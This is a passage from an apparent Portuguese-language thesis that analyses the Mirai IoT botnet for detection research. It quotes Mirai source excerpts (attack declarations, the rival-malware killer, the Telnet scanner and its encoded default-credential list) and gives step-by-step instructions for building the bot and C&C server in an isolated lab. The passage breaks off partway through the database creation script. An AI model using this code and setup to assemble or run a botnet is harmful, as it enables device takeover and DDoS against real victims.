


Figura 10 – Ataques de inundação SYN (SYN Flood). Extraído de Incapsula (2018).

- ACK Flood

Esta categoria de ataques explora a propriedade ACK, uma *flag* usada para sinalizar ao emissor o reconhecimento da entrega de pacotes específicos, como por exemplo, durante a abertura de uma conexão TCP entre cliente e servidor.

No ataque *ACK Flood*, diversos pacotes ACK são enviados ao servidor mas sem se referirem a nenhuma sessão aberta com o mesmo. Dessa forma, o único propósito desses pacotes está em esgotar os recursos do servidor em sua tentativa de analisar os pacotes e, consequentemente, reduzir seu desempenho ou até mesmo provocar a indisponibilidade do serviço (FLOWGUARD, 2018).

A primeira ação do *bot* é inicializar as funcionalidades de ataque descritas acima, e colocá-los em um dicionário com um código específico representando cada implementação de ataque. O trecho de código 3.2 mostra a declaração destes, encontrados no arquivo **attack.h**.

Trecho de Código 3.2 – Declaração dos ataques no arquivo attack.h

```
1 struct attack_target {
2     struct sockaddr_in sock_addr;
3     ipv4_t addr;
4     uint8_t netmask;
5 };
6
7 struct attack_option {
8     char *val;
9     uint8_t key;
10 };
11
12 void attack_udp_generic(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
13 void attack_udp_vse(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
14 void attack_udp_dns(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
15 void attack_udp_plain(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
16 void attack_tcp_syn(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
17 void attack_tcp_ack(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
18 void attack_tcp_stomp(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
19 void attack_gre_ip(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
20 void attack_gre_eth(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
21 void attack_app_http(uint8_t, struct attack_target *, uint8_t, struct attack_option *);
```

Assim que o *bot* recebe um comando do servidor C&C, ele analisa o comando e consulta o dicionário para a função correspondente. Para amplificar o ataque, são criadas várias *threads* e os pacotes são enviados de acordo com as *flags* recebidas: alvo e duração do ataque.

Apesar dos ataques implementados pelo Mirai não possuírem nada de especial em comparação com outros *malwares* que utilizaram técnicas semelhantes, seus ataques DDoS são excepcionalmente poderosos devido ao tamanho da *botnet*.

3.2.3 Killer

Uma vez que o Mirai infecta os dispositivos, ele inicia o módulo *killer*, responsável por verificar e procurar pela existência de processos de *malwares* rivais tentando executar no dispositivo e eliminá-los caso encontrar. Ele também finaliza os serviços rodando nas portas 22 (SSH), 23 (Telnet) e 80 (HTTP), além de reservá-las prevenindo que as aplicações reiniciem (RIEGEL, 2017).

As verificações descritas acima são realizadas continuamente com base em um contador limitado pela constante **KILLER_RESTART_SCAN_TIME** definida no arquivo **killer.h**.

O trecho de código 3.3 exibe a função responsável por encontrar outros *malwares* na memória do dispositivo.

Trecho de Código 3.3 – Função de busca por outros malwares na memória

```

1 static BOOL memory_scan_match(char *path) {
2     ...
3     //Codigo ressaltado para fins explicativos
4     m_qbot_report = table_retrieve_val(TABLE_MEM_QBOT, &m_qbot_len);
5     m_qbot_http = table_retrieve_val(TABLE_MEM_QBOT2, &m_qbot2_len);
6     m_qbot_dup = table_retrieve_val(TABLE_MEM_QBOT3, &m_qbot3_len);
7     m_upx_str = table_retrieve_val(TABLE_MEM_UPX, &m_upx_len);
8     m_zollard = table_retrieve_val(TABLE_MEM_ZOLLARD, &m_zollard_len);
9     while ((ret = read(fd, rdbuf, sizeof (rdbuf))) > 0) {
10         if (mem_exists(rdbuf, ret, m_qbot_report, m_qbot_len) ||
11             mem_exists(rdbuf, ret, m_qbot_http, m_qbot2_len) ||
12             mem_exists(rdbuf, ret, m_qbot_dup, m_qbot3_len) ||
13             mem_exists(rdbuf, ret, m_upx_str, m_upx_len) ||
14             mem_exists(rdbuf, ret, m_zollard, m_zollard_len)) {
15             found = TRUE;
16             break;
17         }
18     }
19     ...
20     close(fd);
21     return found;
22 }
```

Nesta busca são analisados os seguintes programas maliciosos: QBOT (também denominado BASHLITE) utilizava credenciais inseguras para obter acesso a dispositivos IoT e explorar vulnerabilidades naqueles que executam o BusyBox (KOVACS, 2014); e Darlloz, uma *botnet* PHP que tem como alvo a Internet das Coisas explorando uma

vulnerabilidade na requisição HTTP POST do PHP (HAYASHI, 2013);

Na inicialização do módulo *killer*, o Mirai também verifica a presença do *malware* Kami (também conhecido por “Anime”). Kami é uma *botnet* Telnet que utiliza uma lista de credenciais codificadas para invadir os alvos, e reside em uma pasta “.anime” pela qual o Mirai escaneia e finaliza o processo (RIEGEL, 2017). O trecho de código 3.4 evidencia esse processo:

Trecho de Código 3.4 – Busca pelo malware Anime

```

1  ...
2  // Codigo ressaltado para fins explicativos
3  table_unlock_val(TABLE_KILLER_ANIME);
4  // If path contains ".anime" kill.
5  if (util_stristr(realpath, rp_len - 1, table_retrieve_val(TABLE_KILLER_ANIME, NULL)) != -1) {
6      unlink(realpath);
7      kill(pid, 9);
8  }
9  table_lock_val(TABLE_KILLER_ANIME);
10 ...

```

3.2.4 Scanner

O módulo *Scanner* é responsável por encontrar potenciais novos dispositivos a serem infectados. Ele usa *telnet* e endereços IP públicos gerados aleatoriamente para procurar e checar novos dispositivos IoT vulneráveis (SINANOVIC; MRDOVIC, 2017). É realizado um *ping* na porta 23 (Telnet), e a cada décima tentativa de conexão é utilizada a porta 2323, comumente escolhida por equipamentos IoT como alternativa a porta padrão 23. O trecho de código 3.5 exibe a verificação responsável por escolher entre uma dessas duas portas.

Trecho de Código 3.5 – Portas exploradas pelo *scanner* para se conectar ao dispositivo

```

1  void scanner_init(void) {
2      ...
3      for (i = 0; i < SCANNER_RAW_PPS; i++) {
4          struct sockaddr_in paddr = {0};
5          struct iphdr *iph = (struct iphdr *)scanner_rawpkt;
6          struct tcphdr *tcph = (struct tcphdr *) (iph + 1);
7
8          iph->id = rand_next();
9          iph->saddr = LOCAL_ADDR;
10         iph->daddr = get_random_ip();
11         iph->check = 0;

```

```

12     iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));
13
14     if (i % 10 == 0) { // A cada dez tentativas de conexão, uma utiliza a porta 2323
15         tcph->dest = htons(2323);
16     } else {
17         tcph->dest = htons(23);
18     }
19     ...
20 }
21 ...
22 }

```

Apesar de ser típica em outros *malwares* do mesmo segmento, a tarefa de varredura de dispositivos no Mirai é mais eficaz e rápida em comparação aos concorrentes. Isso se deve ao fato da implementação *multithread* do módulo, e que a parte mais lenta do processo - carregar o binário do Mirai no dispositivo - é feita pelo servidor *loader* mais poderoso (RIEGEL, 2017).

No arquivo **scanner.c** há uma lista de combinações de nomes de usuário e senhas padrão utilizadas para tentar obter acesso aos dispositivos. Todas as *strings* utilizadas no código foram cifradas pelo arquivo **enc.c** na pasta **tools** que utiliza a chave “**0xdeadbeef**”. Assim que o dispositivo é infectado, ele realiza tentativas de identificar novos hospedeiros. A configuração padrão do código disponibilizado permite até 128 conexões simultâneas. O trecho de código 3.6 exibe algumas entradas da lista de combinações. O Anexo A.1 contém a lista completa.

Trecho de Código 3.6 – Exemplos de combinações de nomes de usuário e senhas padrão

```

1 add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8); // root admin
2 add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7); // admin admin
3 add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5); // root 123456
4 add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5); // root 54321
5 add_auth_entry("\x50\x4D\x4D\x56", "", 4); // root (none)
6 add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4); // root root

```

O Mirai possui seu próprio algoritmo gerador de endereços IP aleatórios, projetado para ignorar faixas de IPs referentes as empresas *General Electric*, *Hewllet-Packard* e Serviço Postal dos Estados Unidos, bem como endereços de rede interna.

Com a lista de endereços IP e credenciais encontradas, esses resultados brutos são enviados à ferramenta **ScanListen**, encontrada na pasta **tools** do Mirai. Essa ferramenta aguarda por conexões TCP na porta 48101, utilizada pelos *bots* para reportar as informações encontradas sobre novos dispositivos no formato “**aa.bb.cc.dd:PORTA**”

USUARIO:SENHA”, ou seja, endereço IP e porta, seguidos do nome de usuário e senha de acesso ao Telnet do dispositivo infectado.

3.3 Servidor de Comando e Controle

A seção anterior retratou os principais pontos relacionados ao código do *bot*. Para gerenciar estes dispositivos, o *botmaster* utiliza um servidor de comando e controle, responsável por conectar-se aos *bots*, enviar comandos e gerenciar os ataques.

O servidor C&C do Mirai foi totalmente escrito na linguagem de programação Go - um projeto *open source* desenvolvido pela Google e lançado em 2009 ([GOLANG, 2016](#)).

A inicialização do servidor C&C começa com a criação de uma lista de clientes que representam todos os dispositivos da *botnet*. Os próprios *bots* se conectam com o servidor C&C, que aguarda por conexões em dois *sockets* distintos. Uma das conexões utiliza a porta 23, usada para comunicação entre o *bot* e o C&C, e a outra é feita na porta 101, destinada para comunicação com a API do Mirai, que será detalhada na seção [3.3.3](#).

3.3.1 Banco de dados

As informações relacionadas aos ataques realizados e aos usuários do Mirai ficam armazenadas em um banco de dados MySQL. No arquivo **main.go** estão predefinidas as variáveis de conexão com o banco, tal como nome de usuário e senha, endereço do servidor e o nome do banco de dados.

As funcionalidades referentes ao banco estão codificadas no arquivo **database.go**. Este módulo inclui funções para abertura de conexão, *login*, criação de usuário, verificação de ataques com alvos contidos na lista de prefixos de endereços IP que devem ser ignorados pelos ataques, verificação de lançamento de ataques com base no usuário e, checagem do código da API relacionado ao usuário.

3.3.2 Interface de administrador

A interface de administrador é exibida assim que um usuário se conecta ao servidor de comando e controle. Através dela é possível realizar os ataques e controlar a estrutura e tamanho da *botnet*. A Figura 11 exibe as opções de ataques listadas na interface, sendo que cada comando possui dois parâmetros: o endereço IP de destino (alvo) e a duração do ataque.

Na Figura 11 percebe-se que após estabelecer a conexão, algumas mensagens de configurações são exibidas no console dando a impressão de algumas ações estarem sendo realizadas. Porém, na verdade são apenas frases impressas diretamente, sem significado algum. Percebe-se este comportamento através do trecho de código [3.7](#).

Trecho de Código 3.7 – Mensagens impressas na interface do Mirai

```

1  ...
2  // Codigo ressaltado para fins explicativos (admin.go)
3  this.conn.Write([]byte("[+] DDOS | Succesfully hijacked connection\r\n"))
4  time.Sleep(250 * time.Millisecond)
5  this.conn.Write([]byte("[+] DDOS | Masking connection from utmp+wtmp...\r\n"))
6  time.Sleep(500 * time.Millisecond)
7  this.conn.Write([]byte("[+] DDOS | Hiding from netstat...\r\n"))
8  time.Sleep(150 * time.Millisecond)
9  this.conn.Write([]byte("[+] DDOS | Removing all traces of LD_PRELOAD...\r\n"))
10 for i := 0; i < 4; i++ {
11     time.Sleep(100 * time.Millisecond)
12     this.conn.Write([]byte(fmt.Sprintf("[+] DDOS | Wiping env libc.poisn.so.%d\r\n", i + 1)))
13 }
14 this.conn.Write([]byte("[+] DDOS | Setting up virtual terminal...\r\n"))
15 time.Sleep(1 * time.Second)
16 ...

```





Figura 11 – Interface de administrador do Mirai

Para usuários administradores, o console oferece mais comandos além da execução de ataques, implementando também a criação de novos usuários e a visualização da quantidade de dispositivos na *botnet*. A Figura 12 ilustra a utilização dessas funcionalidades.

Durante a criação de um novo usuário é possível definir a quantidade limite de

dispositivos que ele pode usar ao efetuar seus ataques, a duração máxima destes, e o tempo de espera entre um ataque e outro.

Além da interface de administrador, outro meio de efetuar ataques é através da API. O arquivo **api.go** possui a rotina “Handle” que recebe um comando único, verifica a chave do usuário, interpreta o tipo de ataque a ser realizado e envia aos *bots*.



```
1 Bots Connected | mirai-user
File Edit View Search Terminal Help
Ready
mirai-user@botnet# adduser
Enter new username: marcelo
Enter new password: 123456
Enter wanted bot count (-1 for full net): -1
Max attack duration (-1 for none): -1
Cooldown time (0 for none): 0
New account info:
Username: marcelo
Password: 123456
Bots: -1
Continue? (y/N)y
User added successfully.
mirai-user@botnet# botcount
:      1
mirai-user@botnet#
```

Figura 12 – Criação de usuário e quantidade de *bots* pela interface admin

3.3.3 Módulo de ataques

As funções responsáveis por interpretar os comandos e preparar os ataques para enviar aos *bots* estão contidas no arquivo **attack.go**. Vale ressaltar que o servidor C&C não executa de fato os ataques, de forma que esta tarefa fica a cargo do *bot*, conforme discutido na seção 3.2.

Os usuários do Mirai têm a sua disposição diversos tipos de ataques, e cada um destes é previamente configurado com base em uma variedade de *flags*. O fluxo do módulo de ataques é feito da seguinte maneira:

1. O usuário emite o pedido de um ataque que será recebido pelo servidor de comando e controle;
2. A rotina “NewAttack()” é executada e é responsável por dar início a análise do comando;
3. O primeiro argumento verificado é o nome do ataque, que deve estar contido na lista dos ataques disponíveis;
4. O próximo passo é especificar o prefixo ou máscara de rede como alvos. Nesse ponto há uma regra que permite no máximo 255 alvos por ataque;

5. O terceiro argumento corresponde à duração do ataque;
6. Por fim, são analisadas as *flags* informadas no comando.

Assim que o fluxo é completado com sucesso, as informações contidas no comando são concatenadas em um *buffer* para ser enviadas aos *bots*. Neste momento, é feita uma última validação referente ao endereço IP dos alvos com o objetivo de checar se algum está presente na lista de endereços que devem ser ignorados. Caso tudo estiver correto, é iniciado o processo de ataque pelos dispositivos. Para incrementar o efeito do ataque DDoS, os *bots* utilizam múltiplas *threads*.

3.4 Loader

O *Loader* (Carregador) foi escrito utilizando a linguagem C com o propósito de disseminar o Mirai recrutando novos dispositivos vulneráveis encontrados. Ele pertence a um módulo separado do servidor C&C e dos *bots*, pois enviar o binário do *malware* para infectar novos dispositivos é uma tarefa que demanda uma grande quantidade de recursos e não seria eficiente caso realizada por equipamentos IoT de baixo poder computacional.

A conexão entre o *Loader* e o potencial *bot* é estabelecida via Telnet, e então é feita uma análise sobre a arquitetura do dispositivo, de forma a baixar o binário correspondente. O Mirai tem acesso a comandos *bash* usando BusyBox - um sistema que fornece diversas ferramentas Unix agrupadas em um pequeno e único arquivo executável, que pode ser usado em uma variedade de ambientes POSIX, como Linux, Android, FreeBSD, entre outros, e que foi criado especialmente para sistemas operacionais embarcados com grande limitação de recursos (SCHMIDT et al., 2008).

A transferência do binário para o dispositivo é feita usando **wget** ou **tftp**. Wget - combinação de **World Wide Web** e a palavra **get** é uma ferramenta criada pelo GNU Project para recuperar conteúdos e arquivos de servidores na Internet, suportando *downloads* via FTP, SFTP, HTML e HTTPS (HOSTINGER, 2018). Protocolo de Transferência de Arquivos Trivial (TFTP, do inglês *Trivial File Transfer Protocol*), é um protocolo utilizado para transferir pequenos ficheiros entre hospedeiros em uma rede via terminal remoto (WIKIPEDIA, 2017).

Após verificar quais dessas ferramentas de transferência de arquivos o dispositivo possui, o binário do Mirai é baixado e o novo *bot* é inicializado com o processo descrito na seção 3.2.1.

4 Execução e Análise do Mirai

No Capítulo 3 foi discutido e analisado de forma estática o funcionamento detalhado do Mirai, suas principais características e módulos que o compõe. A fim de realizar uma análise dinâmica e obter parâmetros e padrões que permitem identificar sua presença em dispositivos conectados na rede doméstica, foi desenvolvido um ambiente virtual seguro para executar o *malware* e observar seu comportamento.

4.1 Ambiente Experimental

Para a configuração do ambiente experimental optou-se pela utilização de três máquinas virtuais (VM, do inglês *Virtual Machine*) criadas através da ferramenta Oracle VM VirtualBox, que compõem uma rede interna sem conexão com a Internet. A escolha de três máquinas se baseou na simulação dos principais módulos do Mirai: servidor C&C e o *bot*; e um servidor DNS, cujo o uso será explicado na seção 4.1.5. A Figura 13 ilustra a configuração adotada no ambiente experimental proposto. Apesar desta figura ilustrar quatro máquinas virtuais, no ambiente experimental desenvolvido, a máquina virtual DNS também foi utilizada como alvo para simplificar a estrutura da rede. As seções seguintes detalham os componentes e a comunicação entre si realizada neste ambiente.




Figura 13 – Estrutura do ambiente experimental desenvolvido para testes com o Mirai

4.1.1 Configurações da rede interna de máquinas virtuais

O sistema operacional instalado nas máquinas virtuais foi o CentOS 6, baseado em Linux, gratuitamente distribuído pela *Red Hat Enterprise Linux* e mantida pelo *CentOS Project*. A Tabela 1 mostra as configurações de hardware selecionadas para cada máquina virtual.

Tabela 1 – Configurações de hardware das máquinas virtuais

Máquina Virtual	Memória RAM (GB)	Capacidade HD (GB)	Processadores
<i>Bot</i>	4	10	2
Servidor C&C	4	10	2
Servidor DNS	4	10	2

As configurações de rede para permitir a comunicação entre as máquinas virtuais foram feitas habilitando uma interface de rede em cada VM, e utilizando o recurso de Rede Interna do VirtualBox. Assim, foi definido um nome em comum, “**redemirai**”, para cada interface, possibilitando a criação de uma rede interna com máquinas virtuais.

Na Tabela 2 é possível observar as configurações de rede selecionadas. A escolha da faixa de endereços IP 8.8.8.0/24 foi devido ao servidor DNS do Google (8.8.8.8) que é utilizado por *malwares* quando é necessária a tradução de nomes de domínio. Na seção 4.1.5 é explicado com mais detalhes o uso dessa faixa de endereços IP.

Tabela 2 – Configurações de rede das máquinas virtuais

Máquina Virtual	Endereço IP	Máscara de Sub-rede	Gateway Padrão
<i>Bot</i>	8.8.8.2	255.255.255.0	8.8.8.1
Servidor C&C	8.8.8.1	255.255.255.0	8.8.8.1
Servidor DNS	8.8.8.8	255.255.255.0	8.8.8.1

4.1.2 Dependências do Mirai

A primeira etapa para compilar o Mirai foi instalar as dependências que o código possuía para ser executado. Essas configurações foram realizadas em uma máquina virtual apenas, que foi clonada posteriormente para simplificar e agilizar o processo.

Os comandos utilizados nessa etapa são relacionados ao sistema operacional CentOS, mas podem ser facilmente reproduzidos em uma distribuição diferente do Linux, apenas realizando algumas adaptações. Através da execução dos comandos exibidos no trecho de código 4.1, é feita a instalação de diversas ferramentas, destacando **wget**, **gcc**, **tftp** e **mysql**.

Trecho de Código 4.1 – Instalação de dependências para executar o Mirai

```

1 yum update -y
2 yum install epel-release -y
3 yum groupinstall "Development Tools" -y
4 yum install gmp-devel -y
5 ln -s /usr/lib64/libgmp.so.3 /usr/lib64/libgmp.so.10
6 yum install screen wget bzip2 gcc nano gcc-c++ electric-fence sudo git libc6-dev httpd xinetd
7 tftpd tftp-server mysql mysql-server gcc glibc-static -y

```

4.1.3 Compiladores Cruzados e Ambiente Golang

O Mirai foi compilado para diferentes arquiteturas com o objetivo de ter um maior alcance frente as várias categorias de dispositivos IoT, com diferentes características e implementação de hardware. Para isso, foram utilizados os *Cross Compilers* (Compiladores Cruzados), capazes de produzir um binário em uma plataforma diferente da qual o compilador está sendo executado (WIKIPEDIA, 2018).

Os comandos mostrados no trecho de código 4.2 são responsáveis por baixar os compiladores para as seguintes arquiteturas: i586, m68k, mips, mipsel, powerpc, sh4, sparc, armv4l, armv5l, armv6l e armv7l.

Trecho de Código 4.2 – Download de compiladores cruzados

```

1 mkdir /etc/xcompile
2 cd /etc/xcompile
3 wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-i586.tar.bz2
4 wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-m68k.tar.bz2
5 wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mips.tar.bz2
6 wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mipsel.tar.bz2
7 wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-powerpc.tar.bz2
8 wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sh4.tar.bz2
9 wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sparc.tar.bz2
10 wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv4l.tar.bz2
11 wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv5l.tar.bz2
12 wget http://distro.ibiblio.org/slitaz/sources/packages/c/cross-compiler-armv6l.tar.bz2
13 wget https://landley.net/aboriginal/downloads/old/binaries/1.2.6/cross-compiler-armv7l.tar.bz2
14 tar -jxf cross-compiler-i586.tar.bz2
15 tar -jxf cross-compiler-m68k.tar.bz2
16 tar -jxf cross-compiler-mips.tar.bz2
17 tar -jxf cross-compiler-mipsel.tar.bz2
18 tar -jxf cross-compiler-powerpc.tar.bz2
19 tar -jxf cross-compiler-sh4.tar.bz2
20 tar -jxf cross-compiler-sparc.tar.bz2
21 tar -jxf cross-compiler-armv4l.tar.bz2

```

```
22 tar -jxf cross-compiler-armv5l.tar.bz2
23 tar -jxf cross-compiler-armv6l.tar.bz2
24 tar -jxf cross-compiler-armv7l.tar.bz2
25 rm -rf *.tar.bz2
26 mv cross-compiler-i586 i586
27 mv cross-compiler-m68k m68k
28 mv cross-compiler-mips mips
29 mv cross-compiler-mipsel mipsel
30 mv cross-compiler-powerpc powerpc
31 mv cross-compiler-sh4 sh4
32 mv cross-compiler-sparc sparc
33 mv cross-compiler-armv4l armv4l
34 mv cross-compiler-armv5l armv5l
35 mv cross-compiler-armv6l armv6l
36 mv cross-compiler-armv7l armv7l
```

Os requisitos da linguagem Go também foram baixados conforme os comandos do trecho de código 4.3.

Trecho de Código 4.3 – Configurando a linguagem Go

```
1 cd /tmp
2 wget https://storage.googleapis.com/golang/go1.8.3.linux-amd64.tar.gz -q
3 tar -xzf go1.8.3.linux-amd64.tar.gz
4 mv go /usr/local
5 cd ~/
6 go get github.com/go-sql-driver/mysql
7 go get github.com/matttn/go-shellwords
```

Após a instalação dos compiladores cruzados e da linguagem Go, é necessário editar o arquivo “**.bashrc**” e adicionar o trecho de código 4.4 ao final do arquivo. Esses comandos irão adicionar os diretórios referentes aos compiladores na variável de ambiente **PATH**, além de criar a variável **GOPATH**.

Trecho de Código 4.4 – Configurando o arquivo .bashrc

```
1 export PATH=$PATH:/etc/xcompile/armv4l/bin
2 export PATH=$PATH:/etc/xcompile/armv5l/bin
3 export PATH=$PATH:/etc/xcompile/armv6l/bin
4 export PATH=$PATH:/etc/xcompile/i586/bin
5 export PATH=$PATH:/etc/xcompile/m68k/bin
6 export PATH=$PATH:/etc/xcompile/mips/bin
7 export PATH=$PATH:/etc/xcompile/mipsel/bin
8 export PATH=$PATH:/etc/xcompile/powerpc/bin
```

```

9 export PATH=$PATH:/etc/xcompile/powerpc-440fp/bin
10 export PATH=$PATH:/etc/xcompile/sh4/bin
11 export PATH=$PATH:/etc/xcompile/sparc/bin
12 export GOPATH=$HOME/go

```

4.1.4 Banco de Dados

O funcionamento do Mirai requer um banco de dados para armazenar os usuários da *botnet*, o histórico de ataques e uma lista de prefixos de endereços IP a serem ignorados pelos ataques. O banco de dados utilizado foi o MySQL, já instalado através dos comandos da seção 4.1.2.

Executando o *script* 4.5, será criado o banco de dados **mirai** com as tabelas **history**, **users** e **whitelist**. A última linha deste trecho de código se refere a inserção de um usuário administrador da *botnet*, que será utilizado posteriormente para realizar conexão com o servidor C&C e ter acesso a interface de administrador do *malware*.

Trecho de Código 4.5 – *Script* de criação do banco de dados do Mirai

```

1 CREATE DATABASE mirai;
2 USE mirai;
3
4 CREATE TABLE 'history' (
5     'id' int(10) unsigned NOT NULL AUTO_INCREMENT,
6     'user_id' int(10) unsigned NOT NULL,
7     'time_sent' int(10) unsigned NOT NULL,
8     'duration' int(10) unsigned NOT NULL,
9     'command' text NOT NULL,
10    'max_bots' int(11) DEFAULT '-1',
11    PRIMARY KEY ('id'),
12    KEY 'user_id' ('user_id')
13 );
14 CREATE TABLE 'users' (
15     'id' int(10) unsigned NOT NULL AUTO_INCREMENT,
16     'username' varchar(32) NOT NULL,
17     'password' varchar(32) NOT NULL,
